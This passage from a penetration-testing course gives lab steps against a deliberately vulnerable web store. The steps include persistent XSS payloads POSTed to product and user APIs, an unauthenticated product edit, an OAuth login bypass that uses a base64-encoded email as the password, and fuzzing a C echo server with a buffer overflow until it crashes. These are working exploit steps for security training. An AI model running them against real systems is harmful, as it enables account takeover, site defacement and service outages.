
- b) In the **Http requester** window, in the **URL** text box, type **http://192.168.1.##/api/Products**
As the name suggests, this part of the API generates a list of products.
- c) From the **GET** drop-down menu, select **POST**.
You'll be POSTing malformed data to the server.
- d) In the **Connection to Send** tab, verify that the **Content Type** is **application/json**.
- e) Verify that the **Content** radio button is selected, then add the following code in the text box:

```
{"name": "XSS", "description": "<script>alert(\"XSS attack successful!\")</script>", "price": 23.99}
```


Here, you are setting the values to be POSTed, given various properties. These properties are identical to the names of the three columns that are included in the products list. While they are easy to guess, you could also retrieve them by doing the ')) -- SQL injection on the **Search** box that you did earlier. On the **Response** tab of the request details pane, you can expand each product index to see the column names and values.

You are essentially creating another entry in the table, and for its description, you are injecting the malicious script.

- f) Select the **Headers** tab.



- g) In the **Name** text box, type **Authorization**
 h) In the **Value** text box, type **Bearer**
 i) Add a space, then paste the cookie token you copied earlier.
 j) Select **Add**.
 This will set your authorization token in the POST request so that the server will accept it.
 k) Select the **Submit** button.
 l) In the right pane, verify that the **Status** is **201 Created**.



5. Verify that the attack succeeded.

- Switch back to the store page.
- Return to the home page and verify that you get a pop-up box with your alert script.
- Select **OK**.
- Scroll down the products list and verify that a new entry was added.
- Select the "eye" button in the right-most column to open the product details.
- Verify that the alert pop-up also appears here.
- Capture a screenshot of the pop-up as evidence.
- Select **OK**, then select **Close** to dismiss the product details window.

Now, whenever someone visits this page, they'll receive your malicious script.

6. Discover the hidden page.

- In the developer tools pane, select **Debugger**.
- In the list on the left, expand **dist** and select **juice-shop.min.js**.
 This JavaScript file includes the web app's client-side code.
- Right-click the **juice-shop.min.js** tab and select **Pretty Print Source**.
- Press **Ctrl+F** to open the search box.
- In the text box, enter **/about**
- Verify that you see several functions that call the various site pages.
 Just about every page that a logged-in user has easy access to is listed. However, there is one page that seems to have been left out of the navigation interface—**Administration.html**.
- Close the developer tools pane and navigate to <http://192.168.1.###/administration>



Caution: Only replace the first # with your partner's Windows Server IP address—the second should be typed literally.

- h) Verify that you can see the administration page.

Administration Registered Users		Customer Feedback		
User	Comment	Rating		
1	I love this shop! Best products in town! Highly recommended!	★★★ ★☆		
2	Great shop! Awesome service!	★★★ ★☆		
	Incompetent customer support! Can't even upload photo of broken purchase! <i>Support Team: Sorry, only order confirmation PDFs can be attached to complaints!</i>	★★★ ★☆		
	This is the store for awesome stuff of all kinds!	★★★ ★☆		

This is the page you'll be targeting for another persistent XSS attack. Notice in particular that it displays a list of all users from the `Users` table in the database.

- i) Capture a screenshot of the administration page as evidence.

7. Perform an XSS attack without using authorization information.

- Select **Logout** and close any alerts.
- Switch to **HttpRequester**.
- Select **New request**.
- In the **URL** text box, type `http://192.168.1.##/api/Users`
- Select the **Content to Send** tab.
- Set **Content Type** to `application/json`.
- Set the **Content** body to:

```
{"email": "<script>alert(\"XSS attack successful!\")</script>",  
"password": "xss"}
```

Recall that you enumerated these `Users` table columns earlier during your SQL injection attacks.

- h) Select the **POST** button.
i) In the right pane, verify that the **Status** is **201 Created**.

8. Verify that the attack succeeded.

- Return to the store page and log back in as the administrator (`admin@bitbybitfitness.net`).
- Navigate to `http://192.168.1.###/administration`
- Verify that you receive the alert, capture a screenshot of it, then close it.

9. Update the worksheet as necessary.

ACTIVITY 8-4

Exploiting Authentication and Authorization Vulnerabilities in Web Apps


Before You Begin

The file /root/Desktop/my_pentest_team Worksheet.xlsx is open.

You will work with a partner in this activity. You both have your own web apps running the Bit by Bit Fitness online store.

Scenario

The store web app also has several vulnerabilities with how it handles access control. With the right approach, an attacker could obtain certain privileges that they were not intended to have.

1. Bypass access control mechanisms to view and modify someone else's shopping cart.
 - a) On the web app, select **Your Basket** and note the items and quantities that have already been added to the admin's basket.
 - b) Open the developer tools pane and select the **Toolbox Options** gear icon on the right of the pane.
 - c) Under **Default Developer Tools**, ensure the **Storage** check box is checked.
 - d) Select the **Storage** tab.
 - e) On the store page, return to the list of products.
 - f) From the right-most column, select the shopping cart icon next to any of the listed products. This adds the item to your basket.
 - g) On the developer tools **Storage** tab, in the navigation pane on the left side, select **Session Storage**, then select the website address.
 - h) Double-click the **1** value for **bid**, then enter **2**
 - i) Select the **Your Basket** tab and note that you're seeing someone else's basket.
 - j) Change the quantity of the basket items.
 - k) Return to the products list and add a different product to the basket.
 - l) Select the **Your Basket** tab again and note that the new product was added to another user's basket. The web app is associating the user with a basket ID on the client side, enabling you to easily switch baskets without authenticating as someone else. You can go the administration page to find out who user number 2 is, as the users list is ordered by ID. In this case, it's a user named Jim.
2. Gather information about a product with a link in its description.
 - a) Log out of the admin account and return to the store home page.
 - b) Close the developer tools pane, then re-open it.

- c) Examine the description for the **Medicine Ball** product. Hover your pointer over the **More** link and note its URL: bitbybitfitness.net.
 You'll want to test if you can change this link without acquiring the proper access.
- d) Select the "eye" icon for this product to open its details window.
- e) In the developer tools pane, on the **Network** tab, select the first GET request.
- f) In the request details pane, select the **Response** tab.
- g) Verify that the response indicates that the database ID for this product is **3**.
 You can use this information to target this particular product in the database.

3. Perform privilege escalation to change this link.

- a) Switch to HttpRequester and start a new request.
- b) In the **URL** text box, type <http://192.168.1.##/api/Products/3>
- c) Set **Content Type** to **application/json**.
- d) Set the **Content** body to:
- ```
{ "description": "More..." }
```
- e) Select the **PUT** button.
- f) In the right pane, verify that the **Status** is **200 OK**.

### 4. Confirm the link was changed.

- a) Switch back to the site and refresh the page.
- b) Verify that the description only includes the **More** link, and that the link leads now to <https://www.comptia.org>.

The RESTful API in this web app does not properly validate authorization when receiving product update requests, enabling anyone to make these changes. The web app is therefore vulnerable to privilege escalation. In a real-world scenario, the attacker would change the link to their own malicious site.

- c) Capture screenshots of the **More** link and the [www.comptia.org](https://www.comptia.org) website as evidence.

### 5. Examine the site's Google account login capability.

- a) On the store home page, select the **Login** tab.

The store website provides OAuth integration with Google accounts. OAuth is an open authorization framework that enables a user to grant an application the ability to access their data without actually giving the app their password. In other words, a user can log into Google with their Google account, and then Google will authorize the web app to work with the user's Google account. In a live environment, you would see a "Log in with Google" button on this page. However, OAuth integration is still enabled, and you can still find a way to exploit its insecure implementation.

- b) Log in as [admin@bitbybitfitness.net](mailto:admin@bitbybitfitness.net) with a password of **admin123**
- c) Navigate to <http://192.168.1.##/administration>
- d) In the list of users, verify that you see one account with a Google domain:  
**bjoern.kimminich@googlemail.com**.

You'll attempt to log in as this user by exploiting how the web app handles OAuth integration.

- e) Log out.

### 6. Examine how the site implements OAuth.

- a) Open the developer tools pane to the **Debugger** tab.
- b) In the list on the left, expand **dist** and select **juice-shop.min.js**.
- c) Right-click the **juice-shop.min.js** tab and select **Pretty Print Source**.
- d) Press **Ctrl+F** to open the search box.
- e) In the text box, type **OAuthController** (but don't press **Enter**).

- f) Verify that you see the OAuthController module.

```

845]),
846 angular.module('juiceShop').controller('OAuthController', [
847 '$rootScope',
848 '$window',
849 '$location',
850 '$cookies',
851 '$base64',
852 'UserService',
853 function (n, r, o, t, a, i) {
854 'use strict';
855 function s(e) {
856 i.login({
857 email: e.email,
858 password: a.encode(e.email),
859 oauth: !0
860 }).then(function (e) {
861 t.put('token', e.token),

```

This implements the OAuth login service in the web app.

- g) On lines 856 through 859, examine the `i.login()` function.

**7. Looking at line 858, what can you tell about how an OAuth account's password is set in the web app?**

**8. Log in as Bjoern by exploiting a vulnerability in how the site implements OAuth.**

- a) On line 858, verify that variable `a` is being called with the `encode()` function.  
 b) Examine lines 846 through 853.

Line 853 defines how the controller's variables are being used in the outer function. The `a` parameter is the fifth parameter. Compare this to the variables being passed in on lines 847 through 852, and you'll see that `$base64` is the fifth variable, and therefore, `a` refers to `$base64`. In other words, the password is being encoded in Base64.

- c) Open a terminal and enter `echo -n bjoern.kimminich@googlemail.com | base64`  
 d) Verify that you receive `YmpvZXJuLmtpbW1pbmljaEBnb29nbGVtYWlsLmNvbQ==` as the result.  
 e) Highlight the encoded string, right-click, and select **Copy**.  
 f) Return to the store login page, and attempt to log in as **bjoern.kimminich@googlemail.com** by pasting the string you just copied in the **Password** field.  
 g) Verify that you have successfully logged in as Bjoern.  
 h) Capture a screenshot as evidence.

**9. Close the BxB online store tab and HttpRequester.**

**10. Update the worksheet as necessary.**

# TOPIC B

## Test Source Code and Compiled Apps

Web apps are not the only application-based vulnerability the organization must account for. Any app that the organization develops, maintains, or uses has the potential to be a weak point. In this topic, you'll use specific analysis techniques on compiled and interpreted software to see if you can compromise applications.

### Static Code Analysis

**Static code analysis** is the process of reviewing source code while it is in a static state, i.e., it is not executing. Static code analysis can be done manually by human reviewers or it can be done automatically by analysis tools that detect common mistakes in code. As a pen tester, if you have access to a target app's source code, you can perform static analysis to discover how the app functions and potentially identify security issues and bugs that result from programming mistakes or poor coding practices. Another term commonly used in the industry is SAST, or static application security testing.

Static analysis reveals a low-level perspective of an app's logic. This perspective can provide you with details that you might not get from testing an app during execution. For example, there may be limitless permutations of input that can be handled by the program's logic; by understanding the input handler routine itself, you might be able to gain instant insight into any potential problems.

Because you're reviewing code, static analysis requires familiarity with whatever language the app is written in. In many cases, you'll need to be quite proficient in the target language in order to actually spot issues that the developer missed. Any tools you employ to automate the process will likely target specific languages and may not work with all source code.

### Dynamic Analysis

As opposed to static code analysis, **dynamic analysis** is the process of reviewing an app while it is executing. This helps reveal issues that a static code analysis may miss, as some issues are more easily identifiable when a program is running and accepting unpredictable user input. For example, even if you know the code behind an input handling routine, you won't necessarily understand how it could be problematic until you actually feed it into an input that causes a problem. Another term commonly used in the industry is DAST, or dynamic application security testing.

As a pen tester, you're more likely to test applications dynamically than to test source code statically. Just as you've attempted to exploit web apps, you may be called on to exploit desktop apps, server apps, mobile apps, and more. Testing the apps' inputs for weaknesses to DoS, privilege escalation, etc., is the most common form of dynamic analysis, but not the only one. You can also test an app's behavior as it executes on specific platforms or custom environments. Testing the running app to see how it interacts with other running apps might also reveal security issues with interprocess communication.

Unlike static analysis, you don't necessarily need to be familiar with the language the app was written in. However, in some cases, knowing the language can guide your efforts. Dynamic analysis can also be conducted manually or with tools that automate the testing process.

### Fuzzing

**Fuzzing**, also known as **fault injection**, is a dynamic testing method used to identify vulnerabilities in applications by sending the application a range of random or unusual input data and noting any

failures and crashes that result. Fuzzing can trigger buffer overflows and find memory leaks or other bugs in an app.

Fuzzing can be done manually, but because it involves sending repeated amounts of unusual input, it's usually best left to automated tools. These tools are called fuzzers and can target many different types of input in many different types of apps. They can input unusual characters in text fields; activate buttons in unusual or unexpected patterns or frequencies; inject faulty scripts into web forms; and more. Fuzzers can be a very effective part of a pen tester's app exploitation arsenal. However, it's important to note that they are most useful for finding simple bugs, and are rarely able to find complex glitches in an app's execution. Still, sometimes all it takes is a simple bug to create a security issue with a large impact.

Some examples of fuzzers include Peach Fuzzer, w3af, skipfish, and Simple Fuzzer. Simple Fuzzer uses a configuration file that includes the input to be sent to an app. You can modify this configuration file as you see fit. For example, you might create a text file called **fuzz.cfg** that contains uncommon Unicode characters:

```
sequence=Ω≈ç√∫~µ≤≥÷åß∂ƒ°·Δ°¬...æœΣ‘°†¥°°^øπ
```

```
maxseqlen=1000
```

```
endcfg
```

```
FUZZ
```

```
--
```

Then, you can direct Simple Fuzzer to use this to send 1,000 bytes worth of this input to an app through a TCP socket:

```
sfuzz -T -f fuzz.cfg -S 127.0.0.1 -p 9999
```

## Reverse Engineering

**Reverse engineering**, as applied to software, is the process of breaking down a program into its base components in order to reveal more about how it functions. One example of reverse engineering is the attempt to analyze a program's implementation of digital rights management (DRM) copy protection mechanisms. If enough is learned about how the copy protection works at a lower level, it can be broken.

Even if you don't have access to an app's source code during your pen test, you may be able to obtain the app's binaries or capture information about the app during execution; this can enable you to reverse engineer the app to look for potential weaknesses in design, programming, or implementation.

When it comes to software, there are three primary methods of performing reverse engineering: decompilation, disassembly, and debugging.

## Decompilation

**Decompilation** is the reverse engineering process of translating an executable into high-level source code. This typically involves translating the machine language code of compiled binaries into the source code that the software was written in before being run through a compiler. However, decompilation can also involve translating intermediary bytecode that is normally executed by an interpreter into the original source code.

Being able to deconstruct an executable into its source code means that you don't just need to rely on dynamic analysis to test a target app. You can use it to recover lost source code, as well as examine malware. You can also perform static code analysis to correct errors. Decompiling an app will help you determine if the app's logic will produce unintended results, if the app uses insecure libraries and APIs, and if the app exhibits any of the other poor coding practices that developers can fall prey to.

Some apps are easier to deconstruct than others. For example, the nature of the class files in the Java programming language enables them to be easily decompiled into source code. You can therefore reverse engineer apps written in Java with freely available, easy-to-use tools. However, some languages and third-party tools are designed to obfuscate source code before it is compiled. Obfuscated code is difficult to dissect because it uses convoluted and non-straightforward expressions that are not friendly to human analysis. For example, the name of a string variable in the source code might be something simple and self-explanatory like count, but in the decompiled code, it may appear as a seemingly random combination of numbers, like 42893285936546456421324. This makes it more difficult for a human reviewer to understand and retain the variable's purpose, as well as trace the variable throughout the code.

The following table compares some popular decompilers.

| <b>Decompiler</b>        | <b>Description</b>                                                                                                                                                |
|--------------------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| VB Decompiler            | Used to restore source code for Visual Studio .NET compiled applications.                                                                                         |
| Delphi Decompiler (DeDe) | Used to restore source code for executables compiled with Delphi Builder, Kylix, and Kol.                                                                         |
| Hex-Rays IDA             | Converts native processor code into a human readable C-like pseudocode text. Supports compiler-generated code for x86, x64, ARM32, ARM64, and PowerPC processors. |
| dotPeek                  | Decompiles .NET assemblies to C#. Supports multiple formats, including DLLs, *.exe executables, and Windows *.winmd metadata files.                               |
| CFF Explorer             | Displays the programming language and platform the software was developed in.                                                                                     |



**Note:** For more information on decompilers, see [https://en.wikibooks.org/wiki/X86\\_Disassembly/Disassemblers\\_and\\_Decompile](https://en.wikibooks.org/wiki/X86_Disassembly/Disassemblers_and_Decompile).

## Disassembly and Debugging

**Disassembly** is the reverse engineering process of translating low-level machine code into higher level assembly language code. Assembly language is lower level than typical source code, but it is still human readable and can include familiar programming elements like variables, functions, and even comments. Like decompilation, the purpose of disassembly is to better understand how an app functions in ways that might not be visible during normal execution. A tool that performs disassembly is called a disassembler.

Disassembly certainly has its disadvantages when compared to decompilation. Assembly code is not as concise as high-level code; it's more repetitive; the linear flow of the code is not as well structured; and, of course, it requires knowledge of assembly, which not many people possess. However, disassemblers tend to be more common than decompilers, as accurate decompilation is difficult. Likewise, disassembly is deterministic—in other words, a machine code instruction will always translate to the same assembly instruction. In decompilation, translating one machine code instruction can result in multiple different high-level expressions.



**Note:** Hex-Rays IDA is also a disassembler/debugger.

**Debugging** is the process of manipulating a program's running state in order to analyze it for general bugs, vulnerabilities, and other issues. You manipulate its running state by stepping through, halting, or otherwise modifying portions of the program's underlying code, directly affecting the program as it executes. Debuggers are common in integrated development environments (IDEs) for developers to debug code as they write or test it, but they can also be used on compiled software as

a form of interactive reverse engineering. These debuggers can include a decompiler for modification of source code, but more commonly they include a disassembler for modification of assembly instructions during execution.

Debugging can aid a pen test because it not only translates machine code for static analysis, but also enables you to change that code and perform dynamic analysis on the program to see its effect. This can make it much easier to understand how an app functions and how it might be vulnerable.

The following table summarizes some popular disassembler/debugger tools.

| <b>Tool</b>       | <b>Description</b>                                                                                             |
|-------------------|----------------------------------------------------------------------------------------------------------------|
| OLLYDBG           | A debugger included with Kali Linux that analyzes binary code found in 32-bit Windows applications.            |
| Immunity debugger | A debugger that includes both CLIs and GUIs and that can load and modify Python scripts during runtime.        |
| GDB               | (GNU Project Debugger) An open source debugger that works on most Unix and Windows versions, along with macOS. |
| WinDBG            | (Windows Debugger) A free debugging tool created and distributed by Microsoft for Windows operating systems.   |

## Guidelines for Testing Source Code and Compiled Apps

When testing source code and compiled apps:

- Perform static code analysis of any source code you obtain in the pen test.
- Use static code analysis to look for vulnerabilities in the code.
- Perform dynamic analysis of compiled apps you target in the pen test.
- Test an app's inputs, behavior in specific environments, and interaction with other apps.
- Use automated tools to optimize the static and dynamic analysis processes.
- Use fuzzers to send an app's input random or unusual values.
- Reverse engineer software to learn more about how it works.
- Use a decompiler to translate a binary executable into high-level source code.
- Understand that decompiled code can be obfuscated and not completely true to the source.
- Use a disassembler to translate a binary executable into assembly code.
- Understand that disassembled code can be difficult to read.
- Use a debugger to perform interactive reverse engineering on an app.

# ACTIVITY 8–5

## Fuzzing a Compiled Application

### Data Files

/root/093051Data/Testing Applications/vulnerable-echo-server.c

/root/093051Data/Testing Applications/buff-fuzz.cfg

### Before You Begin

The file /root/Desktop/my\_pentest\_team\_worksheet.xlsx is open.

You will be using your Kali Linux computer.

### Scenario

GCPG is developing new applications that will help clerical personnel manage patient insurance information and improve data entry productivity. Any application can be vulnerable to attacks that exploit input variables—and these apps are no different.

Beyond the frontend apps the clerical personnel will work with, the organization's development team is also creating a backend server app that these client apps integrate with. This server app processes and stores the data over the network, and must have high availability. GCPG management wants this to be tested for reliability as part of the pen test engagement. So, you'll use a fuzzer called Simple Fuzzer to attempt to crash the server app.

#### 1. Inspect the vulnerability in the echo server's source code.

- From the Kali Linux desktop, open the **Files** app to **Home**.
- Navigate to **093051Data/Testing Applications**.
- Double-click **vulnerable-echo-server.c** to open the source code in the default text editor.

This application, written in C, creates a TCP server that a client connects to. The client can send a string input to the server, and the server then echoes this string back to the client.



**Note:** In a real-world scenario, you wouldn't necessarily have access to the source code. You're reviewing the code here for demonstration purposes.

- If necessary, scroll down to view the `void copy_data()` function.

```
void copy_data(char *buffer, int buffer_len)
{
 char vulnerable_buffer[100];

 memcpy(vulnerable_buffer, buffer, buffer_len);
}
```

This function creates a buffer size of 100 bytes, and allows the application to copy memory into this buffer. However, this code does not check to see if the length of the memory exceeds the buffer.

Any input that exceeds 100 bytes will overflow the buffer.

- Close the text editor window.

#### 2. Compile the source code to create the server executable, then run the server.

- Right-click an empty space in the folder and select **Open in Terminal**.

- b) At the prompt, enter `gcc ./vulnerable-echo-server.c -o echoserv`  
 This command compiles the source code and outputs an executable named `echoserv` in the current folder.



**Note:** You can ignore the warnings.

- c) Enter `./echoserv 9999`  
 This runs the server on localhost (127.0.0.1) and has it listen on port 9999.  
 d) Keep the server terminal running.

### 3. Verify that the server is operational.

- a) Hold **Ctrl** and select the **Terminal** icon to open a new terminal.  
 b) Enter `telnet 127.0.0.1 9999`  
 c) Verify that you are connected to the server, then enter `hello` at the prompt.

```
root@kali:~# ./echoserv 9999
New Client connected from port no 43190 and IP 127.0.0.1
Sent message: hello
root@kali:~# telnet 127.0.0.1 9999
Trying 127.0.0.1...
Connected to 127.0.0.1.
Escape character is '^]'.
hello
hello
```

The server echoes the message back to you, and the terminal running the server also displays the message sent to it.

- d) Close the Telnet client terminal and return to the **Files** app.

### 4. Inspect the configuration file.

- a) Double-click **buff-fuzz.cfg** to open it in the default text editor.  
 b) Verify that the `sequence` is `X` and the `maxseqlen` is `500`.

```
sequence=X
maxseqlen=500
endcfg
FUZZ
--
```

Simple Fuzzer will use this configuration file to send 500 bytes of the letter "X" to the echo server.

- c) Close the text editor window.

### 5. Run the fuzzer.

- a) Right-click an empty space in the folder and select **Open in Terminal**.  
 b) Enter `sfuzz -TO -f buff-fuzz.cfg -S 127.0.0.1 -p 9999`  
 This runs Simple Fuzzer on the TCP echo server listening on port 9999 of localhost. The configuration file defines what fuzzing actions Simple Fuzzer will take.

- c) Switch to the terminal running the server and verify that your message was sent and received by the server, which suffered a segmentation fault.

```
Sent message: xxx
xx
xx
xx
xx
xx
Segmentation fault
```

Because your fuzzing input of 500 bytes exceeded the 100-byte buffer, the echo server crashed.

- d) Using a terminal, attempt to connect to the echo server again using Telnet. Verify that you are unable to connect.

```
root@kali:~# telnet 127.0.0.1 9999
Trying 127.0.0.1...
telnet: Unable to connect to remote host: Connection refused
root@kali:~#
```

- e) Capture a screenshot of the failed connection test as evidence.

6. Close all open windows in Kali Linux.

7. Update the worksheet as necessary.

---

# ACTIVITY 8-6

## Conducting Static and Dynamic Analysis

### Data File

/root/093051Data/Testing Applications/password\_test.py

### Before You Begin

The file /root/Desktop/my\_pentest\_team\_worksheet.xlsx is open.

You installed IDLE, a Python IDE, in an earlier activity.

### Scenario

The frontend apps used in GCPG's new suite of data entry software require personnel to set up individual accounts for authentication. In accordance with the organization's password policy, the passwords to these accounts must meet the following requirements:

- Have at least one uppercase character.
- Have at least one lowercase character.
- Have at least one number.
- Have at least one special character.
- Be at least eight characters long.
- Not have three or more of the same character in a row.

A freelance developer working for GCPG has created a quick Python module that validates these requirements for new user passwords. This module hooks into the larger frontend programs. You'll test the module to see if it's functioning properly and if it's producing false positives and/or false negatives, enabling a user to sign up with an easily cracked password. You'll conduct dynamic analysis while the module is executing. One of your pen test team members was able to extract the module's source code, so you'll also conduct static analysis on the code itself.

#### 1. Start IDLE and open the test module.

- a) In Kali Linux, open a terminal.
- b) Enter `idle`
- c) From the IDLE menu, select **File→Open**.
- d) Navigate to `/root/093051Data/Testing Applications` and open `password_test.py`.

#### 2. Run the module and perform some dynamic tests on it.

- a) From the text editor menu, select **Run→Run Module** (or press F5).
- b) In the shell window, at the **Enter password to test** prompt, enter `Ab1!`



**Note:** Make sure to retain casing when inputting these strings.

- c) Verify that the module considers this password weak.  
This is as expected, as the password is less than eight characters.
- d) Enter `AAAAbbbb`
- e) Verify that this is also considered weak.  
Although the password is the correct length, it is missing a number and a special character.
- f) Enter `AAAAbbbb2!`

- g) Verify that, once again, the password is marked as weak.

This is because there is a repetition of three characters.

- h) Enter AaBb23!@

Although this password is the proper length, has no repeating characters, and has at least one of each type of character, it still fails the test. This indicates that there is something wrong with the underlying code.

- i) Capture a screenshot showing that the password has been mischaracterized as weak.

### 3. What else could this failure indicate about all of the previous tests you conducted?

### 4. Examine the module's overall logic.

- a) Switch to the IDLE text editor.  
b) Examine the `validate_pass()` function that begins on line 3 and ends on line 35.

The code in this function performs the actual validation of the given password.

- c) Examine the `if __name__ == '__main__'` statement that begins on line 37 and ends on line 44.

This `if` statement essentially tells the Python interpreter to execute the following code if the module is the main running program. When this module is imported into another program, it won't run the code under the `if` statement.

The code itself is a simple test routine that calls the `validate_pass()` function, passing in the user's password input. If the return value of the function is true, then the password is strong. Otherwise, if the return value is false, then the password is weak.

### 5. Perform static analysis of the code.

- a) Examine lines 5 through 10.

```
has_upp = False
has_low = False
has_num = False
has_spec = False
is_long = False
no_repeat = True
```

These lines instantiate the variables that the function will work with to validate passwords. Recall the password strength requirements in the scenario and compare them to the variable names—all of them are defined here. All of them but one start out as `False` so that the validation logic must later prove them `True`. The `no_repeat` variable is initially set to `True` so that it works with its own separate logic, as it's a little more complex than the other tests.

- b) Examine lines 12 and 13.

```
if len("password") >= 8:
 is_long = True
```

This `if` statement checks the length of the password and whether or not it is at least eight characters. If it is, then `is_long` will turn to `True`. If it isn't, then `is_long` will stay at its default value of `False`.

- c) Examine lines 15 through 25.

```

for char in password:
 if char in "ABCDEFGHIJKLMNOPQRSTUVWXYZ":
 has_upp = True
 elif char in "abcdefghijklmnopqrstuvwxyz":
 has_low = True
 elif char in "0123456789":
 has_num = True
 elif char in "!@#$%^&*()_-+=/\';><,.>":
 has_spec = True
 else:
 continue

```

- Line 15 begins the `for` loop that will iterate through each character in the password string.
- Lines 16 and 17 evaluate the current character to see if it's in at least one of the 26 uppercase letters of the English alphabet. If it is, `has_upp` is set to `True`. If it isn't, then `has_upp` will stay at its default value of `False`.
- Lines 18 through 23 essentially do the same but with the lowercase, number, and special character requirements.
- Lines 24 and 25 instruct Python to continue to the next iteration if none of the above conditions are met.

- d) Examine lines 27 through 30.

```

pos = 0
for char in password:
 if char == password[pos+1] and password[pos+2]:
 no_repeat = False

```

- Line 27 defines a new `pos` variable with an initial value of 0. This variable will be used to keep track of a character's position in the password.
- Line 28 begins the `for` loop, iterating through each character in the password.
- Line 29 includes an `if` statement that evaluates whether or not the current character is the same as the character in the next position and the position after that. If it is, then `no_repeat` is turned to `False`. If it isn't, then `no_repeat` will stay at its default value of `True`.

- e) Examine lines 32 through 35.

```

if has_upp and has_low and has_num and has_spec and is_long and no_repeat:
 return True
else:
 return False

```

This `if` statement tests whether or not all of the password strength variables are true. If they are, then the `validate_pass()` function will return `True`. If not, the function will return `False`. This return value is what gets evaluated in the main input/output logic at the end.

- 6. Focus on the `for` loop on lines 28 through 30 that checks for repeating characters. There are three issues with this segment of code. What are they?**

## 7. Fix the issues with the repeated character validation logic.

a) Place your insertion point at the end of line 28 with the `for` loop.

b) Press **Enter** and type `if pos < len(password) - 2:`

This will ensure the comparison logic only continues as long as there are still three characters left to check in the password.

c) Highlight the code in lines 30 and 31, then press **Tab** to indent these lines under the new `if` statement you just created.

d) In line 30, change `and password[pos+2] :` to `and char == password[pos+2] :`

Now, the statement will evaluate whether or not the current character is the same as the second character after it, as intended.

e) Place your insertion point at the end of line 31 and press **Enter**.

f) Press **Backspace** to reduce the indentation, then type `else:`

g) Press **Enter**, then type `pos += 1`

The `pos` variable will now iterate when no repetitions are found with the current character.

h) Verify that your code looks like the following. The highlights indicate what has changed.

```
for char in password:
 if pos < len(password) - 2:
 if char == password[pos+1] and char == password[pos+2]:
 no repeat = False
 else:
 pos += 1
```

## 8. Test the updated module.

a) Press **F5** to save the module and run it again in the interactive shell.

b) Select **OK**.

c) At the prompt, enter `AaBb23!@`

d) Verify that the password is correctly marked as strong, and capture a screenshot as evidence.

e) Enter `AaBBB23!@`

f) Verify that the password is correctly marked as weak.

g) Test some other password combinations to see if they validate as expected.

h) Enter `AaBb2!`

i) Verify that the password is incorrectly marked as strong.

As this password is less than eight characters, it shouldn't have passed the test.

## 9. There is one mistake remaining in the code that is causing this issue. See if you can spot it. Once you spot the mistake, how do you think you can fix it?

10. Make your fix, save and run the module, and then test it. Verify that the length validation works as intended, and capture a screenshot.

11. Close all open windows in Kali Linux.

12. Update the worksheet as necessary.

## Summary

In this lesson, you used a variety of methods to test different types of applications for vulnerabilities. An organization's software is vital to its operations, and if attackers can easily compromise that software, they'll have little trouble disrupting the business.

**Have you tested web apps before? If so, what are some of the most effective exploits, in your experience? If not, what exploits do you think will be the most effective against your future targets?**

**Have you conducted testing and analysis of compiled apps as part of a pen test? If so, what was your experience? If not, what challenges do you anticipate if you have to do so in the future?**

9

# Completing Post-Exploit Tasks

**Lesson Time: 3 hours, 30 minutes**

## Lesson Introduction

You've targeted the major computing assets an organization must keep protected—networks, hosts, and applications—and have done what you can to exploit their weaknesses. This was the core phase of the pen test, but there's still more left to do. You need to engage in post-exploitation tasks in order to evade security countermeasures and maintain a foothold in the organization, even after the main actions have concluded.

## Lesson Objectives

In this lesson, you will:

- Use lateral movement to extend the impact of exploits.
- Use persistence techniques to maintain access to compromised assets.
- Use anti-forensics techniques to disrupt attempts to investigate security incidents.

# TOPIC A

## Use Lateral Movement Techniques

Gaining access to an organization's network and hosts is not always a straightforward exercise. In order to thoroughly test the client's assets, you'll need to go deeper and branch out with your attack. This is where lateral movement comes into play.



**Note:** To learn more, check the **Video** on the course website for any videos that supplement the content for this lesson.

### Lateral Movement

**Lateral movement** is the process of moving from one part of a computing environment to another. After you gain access to the initial part of the environment, you can spread your attack out to compromise additional resources. This ensures that your test encompasses more than just a narrow selection of resources. Likewise, you may be able to discover additional or new vulnerabilities in the environment that you would otherwise miss if you stayed in place. Lateral movement can also support stealth, as in some cases, you'll draw greater attention to your attack if you focus on only a single resource or a small group of like resources.

One of the most common forms of lateral movement is to jump from one network host to the next. You might gain access to an employee's workstation from the outside, then use that workstation to set up a connection to an application server, which you then use to open up access to a database server, and so on. Essentially, you're going further and further into the network, looking for new targets or new vectors with which to spread the attack.

There are several techniques that can make lateral movement easier; namely, reconnaissance. Once you compromise the "patient zero" host, you can sweep the network for other hosts, as well as enumerate network protocols, ports, and logical mapping. This helps you discover where additional hosts are, and what hosts you can move to.

At a lower level, lateral movement can also refer to moving exploit code or a session into another running process. This can help you evade defensive efforts to identify and eliminate malicious processes. Migrating code to a known, existing process (e.g., explorer.exe), can also enable you to take on the features and privileges of that process.

### Lateral Movement with Remote Access Services

There are different techniques that enable lateral movement. Remote services are perhaps the most prominent. These services enable you to connect to another machine and issue interactive commands using a shell. Examples include the following.

| <b>Remote Service/<br/>Protocol</b> | <b>Description</b>                                                                                                                                                             | <b>Examples</b>              |
|-------------------------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|------------------------------|
| Telnet                              | An older remote protocol that does not support encryption and is disabled on most modern systems. However, some older or insecure systems may still have this service enabled. | telnet<br>192.168.1.50 12345 |

